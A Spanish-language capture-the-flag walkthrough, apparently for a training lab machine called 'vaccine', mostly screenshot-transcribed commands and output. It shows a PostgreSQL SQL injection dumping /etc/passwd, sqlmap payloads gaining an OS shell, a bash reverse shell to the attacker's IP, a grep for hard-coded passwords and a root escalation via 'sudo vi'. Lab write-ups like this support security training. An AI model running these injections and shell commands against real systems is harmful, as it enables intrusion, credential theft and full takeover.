
```
GET /dashboard.php?search=Elixir'+union+select+1,'test','test',pg_read_file('/etc/passwd'),'test'+--+- HTTP/1.1
Host: 10.129.22.93
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Sec-GPC: 1
Connection: keep-alive
Referer: http://10.129.22.93/dashboard.php?search=test%27+
Cookie: PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
Upgrade-Insecure-Requests: 1
DNT: 1
Priority: u=0, i
```

MegaCorp Car Catalogue

Name	Type	Fuel
Elixir	Sports	Petrol
test	test	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nolog man:x:6:12:man:/var/cache/man:/usr/sbin/nolog lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nolog uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolo proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www data:x:33:33:www-data:/var/www:/usr/sbin/nolog backup:x:34:34:backup:/var/backups:/usr/sbin/nol list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/n irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/ systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin sys network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin syst resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nol syslog:x:104:110::/home/syslog:/usr/sbin/nologi _apt:x:105:65534::/nonexistent:/usr/sbin/nologi uuidd:x:106:111::/run/uuidd:/usr/sbin/nologin tcpdump:x:107:112::/nonexistent:/usr/sbin/nolog landscape:x:108:114::/var/lib/landscape:/usr/sbin/n pollinate:x:109:1::/var/cache/pollinate:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin syst coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin simon:x:1000:1000:simon:/home/simon:/bin/bas lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/fal postgres:x:111:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash ftpuser:x:1002:1002:,,,:/home/ftpuser:/bin/sh


En este caso si que pude leer el */etc/passwd* para listar usuarios pero no consigo brute focearlos para logearme por ssh con alguno de estos.

En este punto y estando un poco perdido, tiro por lo facil y lanzo un `sqlmap`, sabiendo que es vulnerable le pongo directamente el parámetro `--os-shell` para conseguir una shell:



```
❯ sqlmap -u 'http://10.129.22.93/dashboard.php?search=any+query' --cookie='PHPSESSID=95ie58c9jvmn84k7klr3iuahfv
ell
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are r
sible for any misuse or damage caused by this program

[*] starting @ 10:18:56 /2025-03-06/

[10:18:56] [INFO] resuming back-end DBMS 'postgresql'
[10:18:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=any query' AND (SELECT (CASE WHEN (9896=9896) THEN NULL ELSE CAST((CHR(81)||CHR(99)||CHR(10
8)) AS NUMERIC) END)) IS NULL-- ywiw

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=any query' AND 9945=CAST((CHR(113)||CHR(120)||CHR(120)||CHR(107)||CHR(113))||(SELECT (CASE
5=9945) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(106)||CHR(107)||CHR(112)||CHR(113)) AS NUMERIC)-- pXbE

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=any query';SELECT PG_SLEEP(5)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: search=any query' AND 5193=(SELECT 5193 FROM PG_SLEEP(5))-- JFlE
---
[10:18:56] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 19.10 or 20.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[10:18:56] [INFO] fingerprinting the back-end DBMS operating system
[10:18:57] [INFO] the back-end DBMS operating system is Linux
[10:18:57] [INFO] testing if current user is DBA
[10:18:57] [INFO] retrieved: '1'
[10:18:57] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[10:18:57] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
[10:25:38] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[10:25:38] [INFO] retrieved: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
command standard output: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
os-shell>
```


Logro conseguir una shell, ahora con esto me ejecuto una reverse hacia mi máquina de atacante:



```
[10:35:15] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> bash -c "bash -i >& /dev/tcp/10.10.14.92/4444 0>&1"
do you want to retrieve the command standard output? [Y/n/a] a


drwx------  2 postgres postgres 4096 Jul 23  2021 pg_stat_tmp
drwx------  2 postgres postgres 4096 Jul 23  2021 pg_subtrans
drwx------  2 postgres postgres 4096 Jul 23  2021 pg_tblspc
drwx------  2 postgres postgres 4096 Jul 23  2021 pg_twophase
-rw-------  1 postgres postgres    3 Feb  3  2020 PG_VERSION
drwx------  3 postgres postgres 4096 Jul 23  2021 pg_wal
drwx------  2 postgres postgres 4096 Jul 23  2021 pg_xact
-rw-------  1 postgres postgres   88 Feb  3  2020 postgresql.auto.conf
-rw-------  1 postgres postgres  130 Mar  6 09:30 postmaster.opts
-rw-------  1 postgres postgres  108 Mar  6 09:30 postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$ cd base
postgres@vaccine:/var/lib/postgresql/11/main/base$ ls
1  13100  13101  16384
postgres@vaccine:/var/lib/postgresql/11/main/base$ cd ..
postgres@vaccine:/var/lib/postgresql/11/main$ sudo -l
[sudo] password for postgres:
sudo: a password is required
postgres@vaccine:/var/lib/postgresql/11/main$ find -per
                                                       Session terminated.
                                                                          Script done, file is /dev/null
                                                                                                        pos
:/var/lib/postgresql/11/main$ mexit
                                                %

❯ nc -nlvp 4444
Connection from 10.129.22.93:35900
                                  bash: cannot set terminal process group (4829): Inappropriate ioctl for d

 job control in this shell
                          postgres@vaccine:/var/lib/postgresql/11/main$ script /dev/null -c bash
```


Una vez dentro, hago el tratamiento de la TTY.

Después, vuelvo al directorio de la web y con `grep` en recursiva intento buscar por contraseñas:




```
postgres@vaccine:/var/lib/postgresql/11/main$ export TERM=xterm
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
postgres@vaccine:/var/www/html$ ls
bg.png         dashboard.js   index.php    style.css
dashboard.css  dashboard.php  license.txt
postgres@vaccine:/var/www/html$ grep -r "pass*" .
./dashboard.php:          $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password
./index.php:  if(isset($_POST['username']) && isset($_POST['password'])) {
./index.php:    if($_POST['username'] === 'admin' && md5($_POST['password']) === "2cb42f8734ea607eefed3b70a
./index.php:        <label for="login__password"><svg class="icon"><use xmlns:xlink="http://www.w3.org/1999
:href="#lock"></use></svg><span class="hidden">Password</span></label>
./index.php:        <input id="login__password" type="password" name="password" class="form__input" placeho
d" required>
./style.css:.form input[type='password'],
./style.css:.login input[type='password'],
./style.css:.login input[type='password'],
./style.css:.login input[type='password']:focus,
./style.css:.login input[type='password']:hover,
```

Tenemos la contraseña de el usuario *postgres* que es como quien estamos, lo que nos permite comprobar si estamos en el fichero sudores:




```
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
    mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
postgres@vaccine:/var/www/html$
```

Tras un `sudo -l` nos indica que podemos ejecutar `vi` para leer un fichero de configutación como cualquier usuario. Entoces simplemente lo ejecutamos como sudo:




```
postgres@vaccine:/var/www/html$ sudo /bin/vi /etc/postgresq
```

Ahora dentro de vi ejecutamos : !/bin/bash para ejecutar una bash:



```
# PostgreSQL Client Authentication Configuration File
# ===================================================
#
# Refer to the "Client Authentication" section in the PostgreSQL
# documentation for a complete description of this file.  A short
# synopsis follows.
#
# This file controls: which hosts are allowed to connect, how clients
# are authenticated, which PostgreSQL user names they can use, which
# databases they can access.  Records take one of these forms:
#
# local      DATABASE  USER  METHOD  [OPTIONS]
# host       DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostssl    DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
# hostnossl  DATABASE  USER  ADDRESS  METHOD  [OPTIONS]
#
# (The uppercase items must be replaced by actual values.)
#
# The first field is the connection type: "local" is a Unix-domain
# socket, "host" is either a plain or SSL-encrypted TCP/IP socket,
# "hostssl" is an SSL-encrypted TCP/IP socket, and "hostnossl" is a
# plain TCP/IP socket.
#
:!/bin/bash
```

como lo estamos ejecutando mediante sudo, es decir como el usuario root, se nos otorgará una bash:



```
root@vaccine:/var/www/html#
root
root@vaccine:/var/www/html#
```